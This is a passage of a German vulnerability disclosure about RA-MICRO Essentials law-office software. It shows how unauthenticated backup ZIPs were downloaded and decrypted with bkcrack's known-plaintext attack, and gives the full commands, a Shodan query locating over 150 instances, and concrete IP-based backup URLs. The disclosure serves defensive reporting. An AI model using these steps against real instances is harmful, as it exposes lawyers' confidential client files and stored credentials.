2025-02-26 21:24:27 .....        27409        23735  briefkopf/musterbrief-1-rechnung.docx
2025-02-26 20:39:43 .....        27762        24073  briefkopf/musterbrief-1-angepasst.docx
2024-09-17 10:53:35 .....        25098        21914  briefkopf/brief-essentials-001.dotx

$ 7z l -ba generated-backup-forum-2025-04-04.zip | grep briefkopf
2025-03-24 18:57:10 D....            0            0  briefkopf
2024-06-26 17:35:28 .....        26494        23319  briefkopf/brief-essentials-001.dotx
2024-07-02 09:35:26 .....        44449        40888  briefkopf/LRPBK1.docx
2025-02-14 12:17:50 .....        40584        37297  briefkopf/Briefvorlage Kanzlei.pdf
2025-04-03 23:03:55 .....        19686        16347  briefkopf/musterbrief-2.docx
2025-02-04 10:25:57 .....        35419        29157  briefkopf/Prozessvollmacht_Vorlage (2)
Kopie.docx
2025-02-03 17:17:08 .....       225160       219191  briefkopf/Musterbriefkopf Essentials
Logo.docx
2024-06-27 09:52:07 .....        28234        24598  briefkopf/Rechnung.docx
2025-02-03 17:08:11 .....        63503        59236  briefkopf/Briefkopf(Mandant)_.pdf
2024-06-26 17:35:28 .....        16718        13534  briefkopf/brief-essentials-002.dotx
2025-04-03 23:03:55 .....        30218        26263  briefkopf/musterbrief-1.docx
2024-10-29 10:53:20 .....        43074        40435  briefkopf/Briefkopf_becker.pdf
2025-03-07 19:15:27 .....        19743        16410  briefkopf/invoice_template.docx
```

Wir können sehen, dass die Dateien `musterbrief-1.docx` und `musterbrief-2.docx` in allen drei Fällen eine identische Größe aufweisen. Darüber hinaus konnten wir bei der produktiven Instanz eines Anwalts auch verifizieren, dass identische Dateien vorhanden sind.

Da wir für die Instanz `demo.es.ra-micro.de` das Passwort kennen (`REDACTED`) können wir das Backup entschlüsseln und kommen an den Klartext einer Datei, die in allen Backups enthalten ist. Als Plaintext benötigen wir in diesem Fall die komprimierte, aber nicht verschlüsselte Datei. Mit Hilfe des Tools bkcrack entfernen wir die Verschlüsselung von dem Demo-Backup:

```
$ bkcrack -C generated-backup-demo-2025-04-04.zip --password REDACTED -D generated-backup-
demo-2025-04-04-decrypted.zip
```


Danach kann die known-Plaintext-Lücke genutzt werden. Als Beispiel anhand der Instanz `forum.es.ra-micro.de`:

```
$ bkcrack -C generated-backup-forum-2025-04-04.zip -c briefkopf/musterbrief-1.docx -P
generated-backup-demo-2025-04-04-decrypted.zip -p briefkopf/musterbrief-1.docx
bkcrack 1.7.1 - 2024-12-21
[16:28:30] Z reduction using 26244 bytes of known plaintext
43.2 % (11332 / 26244)
[16:28:31] Attack on 209 Z values at index 15753
Keys: REDACTED REDACTED REDACTED
58.4 % (122 / 209)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 122
[16:28:31] Keys
REDACTED REDACTED REDACTED
```

Danach kann mit dem extrahieren Schlüssel die ganze ZIP-Datei entschlüsselt werden:

```
$ bkcrack -C generated-backup-forum-2025-04-04.zip -k REDACTED REDACTED REDACTED -D
generated-backup-forum-2025-04-04-decrypted.zip
bkcrack 1.7.1 - 2024-12-21
[16:30:24] Writing decrypted archive generated-backup-forum-2025-04-04-decrypted.zip
100.0 % (597 / 597)
```

Wir können jetzt Einsicht in alle Dokumente nehmen. Als Beweis ein Screenshot der Datei `/auer immobilienverwaltung gmbh42078/624/dokumente/Aktenvorblatt.pdf`. Die roten Hervorhebungen wurden durch uns hinzugefügt, um zu zeigen, dass es sich um Demodaten handelt.



Das Verfahren konnten wir auch auf die Demo Instanz `wolter.es.ra-micro.de` und die Produktivinstanz des Anwaltes anwenden.

Verwundbare Instanzen

Die Instanzen sind alle nach dem Schema `<instanzname>.es.ra-micro.de` aufgebaut. Per DNS und IP reverse lookup lässt sich leicht herausfinden, dass jede Instanz auf einem Host bei Contabo gehostet ist. Jeder Host besitzt eine eigene IPv4:

```
$ dig +short demo.es.ra-micro.de
194.163.149.103
$ dig +short -x 194.163.149.103
vmi1299172.contaboserver.net.
$ dig +short forum.es.ra-micro.de
194.163.158.98
$ dig +short -x 194.163.158.98
vmi1182737.contaboserver.net.
$ dig +short wolter.es.ra-micro.de
109.123.255.135
$ dig +short -x 109.123.255.135
vmi1457438.contaboserver.net.
```

Die Anwendung wird nicht nur ausgeliefert, wenn man über den Hostnamen (`https://demo.es.ra-micro.de`) zugreift, sondern auch wenn der Zugriff über die IP (`https://194.163.149.103`) erfolgt:

```
$ curl -s -k https://194.163.149.103 | grep "<title"
        <title>RA-MICRO Essentials</title>
```

Alle Instanzen haben im statischen HTML der Startseite den Title `RA-MICRO Essentials`. Über die Suche von Shodan kann man nach allen Hosts suchen, die den String `<title>RA-MICRO Essentials</title>` im HTML enthalten und deren IP zur Organisation `Contabo GmbH` gehört. So sind über 150 Hosts zu finden:

https://www.shodan.io/search?query=http.html%3A%22%3Ctitle%3ERA-MICRO+Essentials%3C%2Ftitle%3E%22+org%3A%22Contabo+GmbH%22

Durch Stichproben konnten wir feststellen, dass die Software dort wirklich läuft. Wir haben kein Backup irgendeiner dieser Instanzen heruntergeladen.

Es werden zwei Arten von Backups bereitgestellt. Die täglichen Backups tragen den Namen `generated-backup-<instanzname>-<datum>.zip` also z.b. `generated-backup-demo-2025-04-04.zip`. Um dieses Backup abzufragen benötigt man den Instanznamen, den wir über Shodan nicht herausfinden konnten.

Aber es gibt auch monatliche Backups im Format `monthly-backup-<jahr>-<monat>.zip` also z.B. `monthly-backup-2025-02.zip`. Diese Backups lassen sich über die IP und ohne Kenntnis des Instanznamens abrufen:

```
https://194.163.149.103/backup/monthly-backup-2025-02.zip
https://194.163.158.98/backup/monthly-backup-2025-02.zip
https://109.123.255.135/backup/monthly-backup-2025-02.zip
```

Die oben gezeigten Problemstellungen bestehen auch hier.

Weitere Problemstellungen und Fazit

Folgende Problemstellungen sehen wir, haben diese aber nicht weiter verfolgt:

- Die normalerweise durch beA verschlüsselten Nachrichten, liegen im Klartext vor.
- In der Datei `mail_cache.json` stehen unverschlüsselte Zugangsdaten zu Fremdsystemen (Exchange).
- In dem Backup (Mail-Postfach und Datenbank) sind potentiell beA-Softwarezertifikate gespeichert.
- Anwälte nutzen die Software z.T. auch zur Verwaltung von nicht mandatsrelevanten Informationen, Akten wie "Immobilie" oder private Termine bieten weitere Chancen für Missbrauch.

Der Backup-Mechanismus erlaubt den Download aller durch RA-Micro verwalteten Dateien diverser Kanzleien. Die schwache Verschlüsselung sorgt dafür, dass auf sensible Daten zugegriffen werden kann.

Durch Maßnahmen wie Authentifizierung und aktuelle Verschlüsselungsverfahren könnte der oben beschriebene Zugriff verhindert werden.